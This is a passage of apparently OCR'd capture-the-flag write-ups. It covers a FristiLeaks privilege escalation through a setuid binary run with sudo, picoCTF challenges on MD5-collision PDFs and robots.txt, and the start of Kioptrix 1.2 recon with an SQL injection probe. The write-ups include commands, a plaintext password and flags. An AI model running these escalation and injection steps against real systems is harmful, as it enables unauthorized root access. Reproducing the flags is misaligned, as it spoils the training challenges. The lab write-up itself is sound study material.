ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
bash-4.1$
```


It seems that `fristigod` can run `sudo`, and that someone has been running a binary file called `doCom` that's inside the `.secret_admin_stuff/` directory with `fristi`'s user privileges.
Let's see the `sudo` permissions that this user has.

```
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$
```

As we can see, the only thing that we can run using `sudo` is the binary `doCom` as the user `fristi`.
Let's try running it normally and as `fristi` with `sudo -u`

```
bash-4.1$ /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom
Nice try, but wrong user ;)
bash-4.1$ sudo -u fristi !!
sudo -u fristi !!
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
[sudo] password for fristigod: LetThereBeFristi!

Usage: ./program_name terminal_command  ... bash-4.1$
```

We can't run it as `fristigod`, But we can run it using `sudo -u fristi`, and it says that we can execute a program.
We can see in the next image, the binary is owned by `root`

```
bash-4.1$ ls -la ~/.secret_admin_stuff/
ls -la ~/.secret_admin_stuff/
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25  2015 .
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 ..
-rwsr-sr-x  1 root      root      7529 Nov 25  2015 doCom
bash-4.1$
```

So if we run `/bin/bash` trough `doCom` we can get a `root` shell. Let's try.

```
bash-4.1$ sudo -u fristi ~/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi ~/.secret_admin_stuff/doCom /bin/bash
[sudo] password for fristigod: LetThereBeFristi!

bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1# whoami
whoami
root
bash-4.1#
```

And now we finally are `root` (uid 0), that's our first goal. Now let's search the flag in `/root`

```
bash-4.1# cd /root
cd /root
bash-4.1# ls -la
ls -la
total 48
dr-xr-x---.  3 root root 4096 Nov 25  2015 .
dr-xr-xr-x. 22 root root 4096 Mar 30 18:16 ..
-rw-------   1 root root 1936 Nov 25  2015 .bash_history
-rw-r--r--.  1 root root   18 May 20  2009 .bash_logout
-rw-r--r--.  1 root root  176 May 20  2009 .bash_profile
-rw-r--r--.  1 root root  176 Sep 22  2004 .bashrc
drwxr-xr-x.  3 root root 4096 Nov 25  2015 .c
-rw-r--r--.  1 root root  100 Sep 22  2004 .cshrc
-rw-------.  1 root root  246 Nov 17  2015 fristileaks_secrets.txt
-rw-------.  1 root root 1291 Nov 17  2015 .mysql_history
-rw-r--r--.  1 root root  129 Dec  3  2004 .tcshrc
-rw-------.  1 root root  829 Nov 17  2015 .viminfo
bash-4.1#
```

There's our flag `fristileaks_secrets.txt`. We read it and that's it!

```
bash-4.1# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1


bash-4.1#
```

Flag: `Y0u_kn0w_y0u_l0ve_fr1st1`

7.

Challenge 7:


https://play.picoctf.org/practice/challenge/109

Description

I sent out 2 invitations to all of my friends for my birthday! I'll know if they get stolen because the two invites look similar, and they even have the same md5 hash, but they are slightly different! You wouldn't believe how long it took me to find a collision. Anyway, see if you're invited by submitting 2 PDFs to my website. http://mercury.picoctf.net:48746/

Process:

Let's open the link:



Taking a look at the description, I may assume that it's talking about md5 collision, so let's look for 2 files with the same md5, and PDF extension.

Now, let's search on Google for example files demonstrating MD5 collisions. Once we find a suitable pair, we can proceed to upload them to our site, making sure to use a .PDF extension as specified.

And there we've got the php code that checks the files, and our flag

```php
<?php

if (isset($_POST["submit"])) {
    $type1 = $_FILES["file1"]["type"];
    $type2 = $_FILES["file2"]["type"];
    $size1 = $_FILES["file1"]["size"];
    $size2 = $_FILES["file2"]["size"];
    $SIZE_LIMIT = 18 * 1024;

    if (($size1 < $SIZE_LIMIT) && ($size2 < $SIZE_LIMIT)) {
        if (($type1 == "application/pdf") && ($type2 == "application/pdf")) {
            $contents1 = file_get_contents($_FILES["file1"]["tmp_name"]);
            $contents2 = file_get_contents($_FILES["file2"]["tmp_name"]);

            if ($contents1 != $contents2) {
                if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
                    highlight_file("index.php");
                    die();
                } else {
                    echo "MD5 hashes do not match!";
                    die();
                }
            } else {
                echo "Files are not different!";
                die();
            }
        } else {
            echo "Not a PDF!";
            die();
        }
    } else {
        echo "File too large!";
        die();
    }
}

// FLAG: picoCTF{c0ngr4ts_u_r_1nv1t3d_aebcbf39}

?>
<!DOCTYPE html>
<html lang="en">
```

FLAG: `picoCTF{c0ngr4ts_u_r_1nv1t3d_aebcbf39}`

And that's it, we solved it.

PoC:

It is my Birthday | 100 points


8.

Challenge 8:

https://play.picoctf.org/practice/challenge/4

Description

Can you find the robots? `https://jupiter.challenges.picoctf.org/problem/60915/` (link) or http://jupiter.challenges.picoctf.org:60915




Process:

Let's open the page

As we all know, robots.txt it's a file that tells search engine crawlers which URLs to access on a site. It's used to manage the activities of web crawlers so that they don't overload the site with requests, or index pages that aren't meant for public view. And it's always located in the root of the webpage, so lets try

`http://jupiter.challenges.picoctf.org:60915/robots.txt`



An there it is, disallowing the file `/8028f.html`. So, why don't we take a look at that file...

And there is our flag `picoCTF{ca1cu1at1ng_Mach1n3s_8028f}`


And that's it, we solved it.

PoC:

9.

Challenge 9:

https://www.vulnhub.com/entry/kioptrix-level-12-3,24/



Description

It's been a while since the last Kioptrix VM challenge. Life keeps getting the way of these things you know.

After the seeing the number of downloads for the last two, and the numerous videos showing ways to beat these challenges. I felt that 1.2 (or just level 3) needed to come out. Thank you to all that downloaded and played the first two. And thank you to the ones that took the time to produce video solutions of them. Greatly appreciated.

As with the other two, this challenge is geared towards the beginner. It is however different. Added a few more steps and a new skill set is required. Still being the realm of the beginner I must add. The same as the others, there's more then one way to "pwn" this one. There's easy and not so easy. Remember… the sense of "easy" or "difficult" is always relative to ones own skill level. I never said these things were exceptionally hard or difficult, but we all need to start somewhere. And let me tell you, making these vulnerable VMs is not as easy as it looks…

Important thing with this challenge. Once you find the IP (DHCP Client) edit your hosts file and point it to **kioptrix3.com**

Under Windows, you would edit *C:\Windows\System32\drivers\etc\hosts* to look something like this:

```
# localhost name resolution is handled within DNS itself.
#   127.0.0.1 localhost
#   ::1 localhost127.0.0.1 static3.cdn.ubi.com
192.168.1.102 kioptrix3.com
```

Under Linux that would be */etc/hosts*

There's a web application involved, so to have everything nice and properly displayed you really need to this.

Hope you enjoy Kioptrix VM Level 1.2 challenge.

452 Megs

MD5 Hash : d324ffadd8e3efc1f96447eec51901f2

Have fun

Process:

Let's start scaning the net to get the Kioptrix3 machine's IP address using `netdiscover`

```
Currently scanning: 172.16.150.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.9        08:00:27:2d:d2:9a      1      60  PCS Systemtechnik GmbH
10.0.2.3        08:00:27:0a:8d:13      1      60  PCS Systemtechnik GmbH
```

Now that we've got Kioptrix3's IP, point the IP `10.0.2.9` to `kioptrix3.com` as it says in the description and send some ping to test the connection.


```
┌──(root㉿kali)-[~]
└─# ping kioptrix3.com
PING kioptrix3.com (10.0.2.9) 56(84) bytes of data.
64 bytes from kioptrix3.com (10.0.2.9): icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from kioptrix3.com (10.0.2.9): icmp_seq=2 ttl=64 time=0.773 ms
64 bytes from kioptrix3.com (10.0.2.9): icmp_seq=3 ttl=64 time=0.670 ms
64 bytes from kioptrix3.com (10.0.2.9): icmp_seq=4 ttl=64 time=0.716 ms
```

It's time to do a `nmap` scan

```
┌──(root㉿kali)-[~]
└─# nmap -O -sS -A -n kioptrix3.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 15:49 -03
Nmap scan report for kioptrix3.com (10.0.2.9)
Host is up (0.00053s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 08:00:27:2D:D2:9A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```

We can see that there are two ports open, 22 and 80. On port 80 we've got an Apache http server running, so let's check how this website looks.

We found the mainpage



A picture gallery

got goat? SECURITY ....

Ligoat Security "Got Goat? Security...

Quick Links: Home Recent Photos

Recently Uploaded Photos

Photo Shoot

New picture for new book

In the know...

Self-Explanotory

Getting ready for GNN

Hours before software's release!

Gallery	Last Upload	Photos	Views
Ligoat Press Room See how we are doing in the news! This is a collection of wild pictures, good times and how to make money at its best.	Photo Shoot  New picture for new book	3	22

Most Viewed Photos


Photo Shoot

New picture for new book
(10 views)

In the know...

Self-Explanotory
(6 views)

Getting ready for GNN



Hours before software's release!
(6 views)

Photo Gallery Statistics

Total number of photos uploaded:	3
Total number of registered users:	1
Total number of comments:	0

A blog

Ligoat Security

Home | Blog | Login

Blog

New Gallery Online!

05 August 2010

We've just implemented our new state of the art Gallery.

So secure we are putting on our production server hosting our "FindUr Netbook Anywhere" code. This gallery application will be available for purchase soon at the introductory price of 99$(USD). If you want the source code, the price is schedualed to go for about 900$(USD).

So with no further a-do check it out

http://kioptrix3.com/gallery

Gallery is under GPLv2

—

Posted at 10:49 in Uncategorized | Comments (0)

New Lead Programmer!

05 August 2010

We've just hired a great new lead for our projects. He's 13 years old and fresh out of college. Besides being the #2 hacker, he's a wizard when it comes to coding.

Welcome loneferret! and don't forget to fill in your time sheet.

Posted at 10:49 in Uncategorized | Comments (0)

Archive

August 2010

And a login page

got goat? SECURITY ....


Username:

Password:

Login

Proudly Powered by: LotusCMS


Let's take a closer look at the gallery and browse it a little. After that, I found that we can sort the images



We can try if this application is vulnerable to SQL injection putting a single quote after the `id` parameter in the URL.

